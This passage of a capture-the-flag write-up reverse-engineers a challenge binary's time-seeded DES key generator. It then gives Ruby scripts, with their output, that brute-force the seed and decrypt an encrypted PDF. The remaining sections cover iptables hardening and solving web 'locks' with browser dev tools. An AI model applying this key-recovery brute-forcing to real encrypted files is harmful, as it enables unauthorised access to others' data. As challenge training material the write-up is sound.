
Analysis with Wireshark running at the time of the encryption and decryption showed a simple POST request sending the encryption key, and receiving a secret id back. For the decryption action it performs a POST request with the secret id after which the encryption key is returned.

Next let's open up **elfscrow.exe** in IDA free 7.0 for Windows:



Next load the PDB file as follows:





This contains all the debug symbols, making the reverse engineering of the file a lot easier.

Looking at the Functions window a couple stand out straight away with the debug symbols loaded:

Do_encrypt:

```
; Attributes: bp-based frame

; void __cdecl do_encrypt(int insecure, char *in_file, char *out_file)
?do_encrypt@@YAXHPAD0@Z proc near

data= dword ptr -30h
keyBlob= byte ptr -2Ch
var_2B= byte ptr -2Bh
var_2A= word ptr -2Ah
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
key= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
hProv= dword ptr -0Ch
hKey= dword ptr -8
data_len= dword ptr -4
insecure= dword ptr  8
in_file= dword ptr  0Ch
out_file= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 30h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
lea     eax, [ebp+data_len]
push    eax             ; len
mov     ecx, [ebp+in_file]
push    ecx             ; filename
call    ?read_file@@YAPAEPADPAK@Z ; read_file(char *,ulong *)
add     esp, 8
mov     [ebp+data], eax
mov     edx, [ebp+data_len]
add     edx, 10h
push    edx             ; NewSize
mov     eax, [ebp+data]
push    eax             ; Memory
call    ds:__imp__realloc
add     esp, 8
mov     [ebp+data], eax
push    0F0000000h      ; dwFlags
push    1               ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
push    0               ; szContainer
lea     ecx, [ebp+hProv]
push    ecx             ; phProv
call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test    eax, eax
jnz     short loc_402733
```

The **do_encrypt** function reads a file and does crypto which gives the indication of Microsoft Crypto being used.

Looking at the text view and a bit further around the function has a comment about **DES-CBC** key:

```
.text:0040278C                call    ds:__imp__CryptImportKey@24 ; CryptImportKey(x,x,x,x,x,x)
.text:00402792                test    eax, eax
.text:00402794                jnz     short loc_4027A3
.text:00402796                push    offset aCryptimportkey ; "CryptImportKey failed for DES-CBC key"
.text:0040279B                call    ?fatal_error@@YAXPAD@Z ; fatal_error(char *)
.text:0040279B ; ---------------------------------------------------------------------------
.text:004027A0                db  83h ; ƒ
.text:004027A1                db 0C4h ; Ä
```

Following this it's calling a function called **generate_key** which sounds interesting:

```
loc_402733:
lea     edx, [ebp+key]
push    edx             ; buffer
call    ?generate_key@@YAXQAE@Z ; generate_key(uchar * const)
add     esp, 4
push    8               ; length
lea     eax, [ebp+key]
push    eax             ; str
push    offset title    ; "Generated an encryption key"
call    ?print_hex@@YAXPADPAEI@Z ; print_hex(char *,uchar *,uint)
add     esp, 0Ch
mov     [ebp+keyBlob], 8
mov     [ebp+var_2B], 2
xor     ecx, ecx
mov     [ebp+var_2A], cx
mov     [ebp+var_28], 6601h
mov     [ebp+var_24], 8
mov     edx, [ebp+key]
mov     [ebp+var_20], edx
mov     eax, [ebp+var_14]
mov     [ebp+var_1C], eax
lea     ecx, [ebp+hKey]
push    ecx             ; phKey
push    1               ; dwFlags
push    0               ; hPubKey
push    14h             ; dwDataLen
lea     edx, [ebp+keyBlob]
push    edx             ; pbData
mov     eax, [ebp+hProv]
push    eax             ; hProv
call    ds:__imp__CryptImportKey@24 ; CryptImportKey(x,x,x,x,x,x)
test    eax, eax
jnz     short loc_4027A3
```

The **generate_key** function calls **super_secure_srand** function:

```
; Attributes: bp-based frame

; void __cdecl generate_key(char *buffer)
?generate_key@@YAXQAE@Z proc near

i= dword ptr -4
buffer= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
call    ds:__imp____iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 8
push    0               ; _Time
call    time
add     esp, 4
push    eax             ; seed
call    ?super_secure_srand@@YAXH@Z ; super_secure_srand(int)
add     esp, 4
mov     [ebp+i], 0
jmp     short loc_401E31
```

Looking at the text view of the **super_secure_srand** function and converting the hex values to decimals:

```
.text:00401D90 ; =============== S U B R O U T I N E =======================================
.text:00401D90
.text:00401D90 ; Attributes: bp-based frame
.text:00401D90
.text:00401D90 ; void __cdecl super_secure_srand(int seed)
.text:00401D90 ?super_secure_srand@@YAXH@Z proc near   ; CODE XREF: generate_key(uchar * const)+27↓p
.text:00401D90
.text:00401D90 seed            = dword ptr  8
.text:00401D90
.text:00401D90                 push    ebp
.text:00401D91                 mov     ebp, esp
.text:00401D93                 mov     eax, [ebp+seed]
.text:00401D96                 push    eax
.text:00401D97                 push    offset aSeedD   ; "Seed = %d\n\n"
.text:00401D9C                 call    ds:__imp____iob_func
.text:00401DA2                 add     eax, 40h
.text:00401DA5                 push    eax             ; File
.text:00401DA6                 call    ds:__imp__fprintf
.text:00401DAC                 add     esp, 0Ch
.text:00401DAF                 mov     ecx, [ebp+seed]
.text:00401DB2                 mov     state, ecx
.text:00401DB8                 pop     ebp
.text:00401DB9                 retn
.text:00401DB9 ?super_secure_srand@@YAXH@Z endp
.text:00401DB9
.text:00401DB9 ; ---------------------------------------------------------------------------
.text:00401DBA                 align 10h
.text:00401DC0
.text:00401DC0 ; =============== S U B R O U T I N E =======================================
.text:00401DC0
.text:00401DC0 ; Attributes: bp-based frame
.text:00401DC0
.text:00401DC0 ; int __cdecl super_secure_random()
.text:00401DC0 ?super_secure_random@@YAHXZ proc near   ; CODE XREF: generate_key(uchar * const)+47↓p
.text:00401DC0                 push    ebp
.text:00401DC1                 mov     ebp, esp
.text:00401DC3                 mov     eax, state
.text:00401DC8                 imul    eax, 214013
.text:00401DCE                 add     eax, 2531011
.text:00401DD3                 mov     state, eax
.text:00401DD8                 mov     eax, state
.text:00401DDD                 sar     eax, 16
.text:00401DE0                 and     eax, 32767
.text:00401DE5                 pop     ebp
.text:00401DE6                 retn
.text:00401DE6 ?super_secure_random@@YAHXZ endp
.text:00401DE6
.text:00401DE6 ; ---------------------------------------------------------------------------
```

A quick google for those values 214013 and 2531011 points to:
https://rosettacode.org/wiki/Linear_congruential_generator

Microsoft formula

- $state_{n+1} = 214013 \times state_n + 2531011 \pmod{2^{31}}$
- $rand_n = state_n \div 2^{16}$
- $rand_n$ is in range 0 to 32767.

The page has the code for Ruby:
https://rosettacode.org/wiki/Linear_congruential_generator#Ruby

With this information let's try an implement the key generation algorithm in Ruby to match the encryption test we did before:

- Seed = 1578740647
- Encryption key: 662e39a1bba99d3e (length: 8)

The test script created to reproduce the key generation based on the known seed:

```
# Script build out from Ron Bowes "demo7 - solution skeleton.rb"
# https://github.com/CounterHack/reversing-crypto-talk-public

require 'openssl'

KEY_LENGTH = 8

# Function to generate the key based on the seed and the LCG::Microsoft
# Ruby code from https://rosettacode.org/wiki/Linear_congruential_generator#Ruby
def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += (((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16) & 0x0FF).chr
  end

  return key
end

# Set seed
seed = 1578740647

# Create key
key = generate_key(seed)
puts("Seed used : " + seed.to_s)
puts("Generated key: #{key.unpack('H*')}")
```

Running the script:

```
root@Kali:~# ruby solution.rb
Seed used : 1578740647
Generated key: ["662e39a1bba99d3e"]
```

We confirmed that we recreated the key generation function used by **elfscrow.exe**.

Next we need to write the decryption function which based on what we found doing the reverse engineering of the file, will be most likely using **DES-CBC**:

The test script is updated to add the decryption function and to read in the encrypted file **4A.txt.enc**, decrypt it and write it to disk as **4A.txt.dec**:

```
# Script build out from Ron Bowes "demo7 - solution skeleton.rb"
# https://github.com/CounterHack/reversing-crypto-talk-public

require 'openssl'

KEY_LENGTH = 8

# Function to generate the key based on the seed and the LCG::Microsoft
# Ruby code from https://rosettacode.org/wiki/Linear_congruential_generator#Ruby
def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += (((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16) & 0x0FF).chr
  end

  return key
end

# Decrypt function for DES-CBC that accepts data and a key
def decrypt(data, key)
  c = OpenSSL::Cipher::DES.new('CBC')
  c.decrypt
  c.key = key
  return (c.update(data) + c.final())
end
```

```
# Read file to decrypt:
file_data = File.read('4A.txt.enc')

# Set seed
seed = 1578740647

# Create key
key = generate_key(seed)
puts("Seed used : " + seed.to_s)
puts("Generated key: #{key.unpack('H*')}")

# Decrypt the file with the key and write it to disk:
File.write("4A.txt.dec", decrypt(file_data, key))
```

Running the script and confirm the decrypted file **4A.txt.dec** contains the four A's:

```
root@Kali:~# ruby temp.rb
Seed used : 1578740647
Generated key: ["662e39a1bba99d3e"]
root@Kali:~# cat 4A.txt.dec
AAAA
```

We can confirm that we have the original file back. So we have been able to recreate the decryption function used by **elfscrow.exe** and verify it with the encrypted file we created before.

Let's review what we now know to help us work out the decryption of:

- ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc

The seed is current time in Unix timestamp format and we know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.
Using **https://www.unixtimestamp.com/index.php** we know the seed would be between

- December 6, 2019 7PM UTC = 1575658800
- December 6, 2019 9PM UTC = 1575666000

With this information the script is build out to loop through all the possible seed values, generate a key for each, try and decrypt the file, if successful check that the first 5 characters of the decrypted file are the Magic Bytes in ISO 8859-1 format for a PDF file being **%PDF-** and if that is all true write the decrypted file out to disk as ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.

Final script used to decrypt the file:

```
# Script build out from Ron Bowes "demo7 - solution skeleton.rb"
# https://github.com/CounterHack/reversing-crypto-talk-public

require 'openssl'

KEY_LENGTH = 8

# Function to generate the key based on the seed and the LCG::Microsoft
# Ruby code from https://rosettacode.org/wiki/Linear_congruential_generator#Ruby
def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += (((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16) & 0x0FF).chr
  end

  return key
end

# Decrypt function for DES-CBC that accepts data and a key
```

```ruby
# If the decryption fails it just returns back FAIL
def decrypt(data, key)
  begin
    c = OpenSSL::Cipher::DES.new('CBC')
    c.decrypt
    c.key = key
    return (c.update(data) + c.final())
  rescue
    return "FAIL"
  end
end

# Read file to decrypt:
file_data = File.read('ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc')

# Seed can be anything from 1575658800 to 1575666000
seeds = [*1575658800..1575666000]

# Loop through all seeds and decrypt the file with it
seeds.each do |i|
  # Create key
  key = generate_key(i)
  # Confirm that the decryption works and doesn't error out:
  if decrypt(file_data, key) != "FAIL"
    # The Magic Bytes in ISO 8859-1 for a PDF file = %PDF-
       # Check if the decrypted file is a PDF file and if so write it to disk:
    if (decrypt(file_data, key)).slice(0..4) == "%PDF-"
      puts "Seed used for Key Generation : " + i.to_s
      # Write decrypted PDF file to disk:
          File.write("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf",
decrypt(file_data, key))
      puts "File decrypted and saved as :
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf"
    end
  end
end
```

Running the script:

```
root@Kali:~# ruby solution.rb
Seed used for Key Generation : 1575663650
File decrypted and saved as : ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf
```

Based on the seed found the file was encrypted: Friday, 06-Dec-19 20:20:50 UTC.

Opening the PDF file showed the following front page:

Retrieve Scraps of Paper from Server Answer:
Machine Learning Sleigh Route Finder

Narrative 7 of 10

To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?

11 OPEN THE SLEIGH SHOP DOOR


Difficulty: 

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

11.1 SMART BRACES CRANBERRY PI TERMINAL CHALLENGE

Kent Tinseltooth:



OK, this is starting to freak me out!
Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up.
Do... Do you ever get the feeling you can hear things? Like, voices?
I know, I sound crazy, but ever since I got these... Oh!
Do you think you could take a look at my Smart Braces terminal?
I'll bet you can keep other students out of my head, so to speak.
It might just take a bit of Iptables work.

Terminal hint:

- Iptables: https://upcloud.com/community/tutorials/configure-iptables-centos/

Terminal challenge:

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be
hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh
device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I
don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
```

```
Inner Voice: Nevermind that. I want you to think about what you've researched and studied.
From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me configure the
firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.

elfuuser@2a5b5a387f13:~$ cat IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of
dental status. It uses FTP and HTTP for management and monitoring purposes but also has SSH
for remote access. Please refer to the management documentation for this purpose.

## Proper Firewall configuration:

The firewall used for this system is `iptables`. The following is an example of how to set
a default policy with using `iptables`:

```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and
the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local
SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

elfuuser@2a5b5a387f13:~$ sudo -l
Matching Defaults entries for elfuuser on 2a5b5a387f13:
    env reset, mail badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elfuuser may run the following commands on 2a5b5a387f13:
    (ALL) NOPASSWD: /sbin/iptables

elfuuser@2a5b5a387f13:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target   prot opt source   destination

Chain FORWARD (policy ACCEPT)
target   prot opt source   destination

Chain OUTPUT (policy ACCEPT)
target   prot opt source   destination
```

Confirmed that we can run **iptables** as **sudo** and that currently **iptables** allows everything at the moment.

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains:

```
elfuuser@2a5b5a387f13:~$ sudo iptables -P INPUT DROP

elfuuser@2a5b5a387f13:~$ sudo iptables -P FORWARD DROP

elfuuser@2a5b5a387f13:~$ sudo iptables -P OUTPUT DROP
```

2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains:

```
elfuuser@2a5b5a387f13:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j
ACCEPT

elfuuser@2a5b5a387f13:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j
ACCEPT
```

3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22):

```
elfuuser@a6eddff9e200:~$ sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
```

4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80:

```
elfuuser@a6eddff9e200:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@a6eddff9e200:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80:

```
elfuuser@a6eddff9e200:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
```

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface:

```
elfuuser@a6eddff9e200:~$ sudo iptables -A INPUT -i lo -j ACCEPT
```


Confirm everything looks correct:

```
elfuuser@a6eddff9e200:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT     tcp  --  172.19.0.225         anywhere             tcp dpt:22
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:21
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:80
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:80
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:80
ACCEPT     all  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

```
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:80
```

```
elfuuser@a6eddff9e200:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces
firewall!


/usr/bin/inits: line 10:  1082 Killed                  su elfuuser
```

Kent Tinseltooth:



Oh thank you! It's so nice to be back in my own head again. Er, alone.
By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.
There are funny rhymes, references to perspective, and odd mentions of eggs!
And if you think the stuff in your browser looks strange, you should see the page source...
Special tools? No, I don't think you'll need any extra tooling for those locks.
BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.
Or sorry, you're a Firefox fan?
Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key.
Edge? That's cool. Hm? No no, I was thinking of an unrelated t hing.
Curl fan? Right on! Just remember: the Windows one doesn't like double quotes.
Old school, huh? Oh sure - I've got what you need right here...

Objective hints:

- Chrome Dev Tools:
  https://developers.google.com/web/tools/chrome-devtools
- Firefox Dev Tools:
  https://developer.mozilla.org/en-US/docs/Tools
- Safari Dev Tools:
  https://developer.apple.com/safari/tools/
- Edge Dev Tools:
  https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console
- Curl Dev Tools:
  https://curl.haxx.se/docs/manpage.html
- Lynx Dev Tools:
  https://xkcd.com/325/

11.2 Open the Sleigh Shop Door


Shinny Upatree:


Hey there.
...
Psst - hey!
I'm Shinny Upatree, and I know what's going on!
Yeah, that's right - guarding the sleigh shop has made me privvy to some serious, high-level intel.
In fact, I know WHO is causing all the trouble.
Cindy? Oh no no, not that who. And stop guessing - you'll never figure it out.
The only way you could would be if you could break into my crate (https://crate.elfu.org/), here.
You see, I've written the villain's name down on a piece of paper and hidden it away securely!

Going to https://crate.elfu.org/ with Firefox shows 10 locks to open:

11.2.1 Lock 1

Opening the Dev Tools with F12 and going to the console shows the unlock code:






11.2.2 Lock 2

Based on the hint provided let's print the page and in the print preview we already saw the code:


11.2.3 Lock 3

Opening up the Network tab in the Dev Tools shows multiple GET's for a png file which when you select it shows the code:




11.2.4 Lock 4

Opening up the Storage tab in the Dev Tools and under Local Storage the entry for https://create.elfu.org contains 3 barrels and the code:



11.2.5 Lock 5


Looking at the source code of the page reveals the code in the title tags of the page:





```
<!DOCTYPE html><html><head><title>Crack the Crate                                                    1VGC9UKT</title>
      const getTestFlag = seed => {
        const chance = new Chance(seed);
        chance.string({
          length: 8,
          pool: 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789',
        });
      }
    */</script></head><body><div class="box"><ul class="locks"><li><div class="instructions bold">I locked the crate with the villain's name inside
```

11.2.6 Lock 6


Open up the Style Editor in the Dev Tools and search the in the GUID css file from the styles.css folder for perspective and increate it to around 10000px to make the hologram reveal the code:






11.2.7 Lock 7


Open the Inspector tab in the Dev Tools and locate the section with the instructions for the lock. In the bottom section it will show the styles used which shows the code as part of the font-family:






11.2.8 Lock 8


Open the Inspector tab in the Dev Tools and locate the section with the instructions for the lock. It has .eggs with an event and when inspecting it identifies who will be sad (the code):





11.2.9 Lock 9

Open the Inspector tab in the Dev Tools and locate the section with the instructions for the lock. Locate the chakra class and right click on it find Change Pseudo-class and click active. This will reveal all the parts of the code:




11.2.10 Lock 10

Open the Inspector tab in the Dev Tools and locate the section with the **class lock c10**. As part of it is a class **cover**. Select the line and drag it just above the class **lock c10** to reveal the inside of the lock:

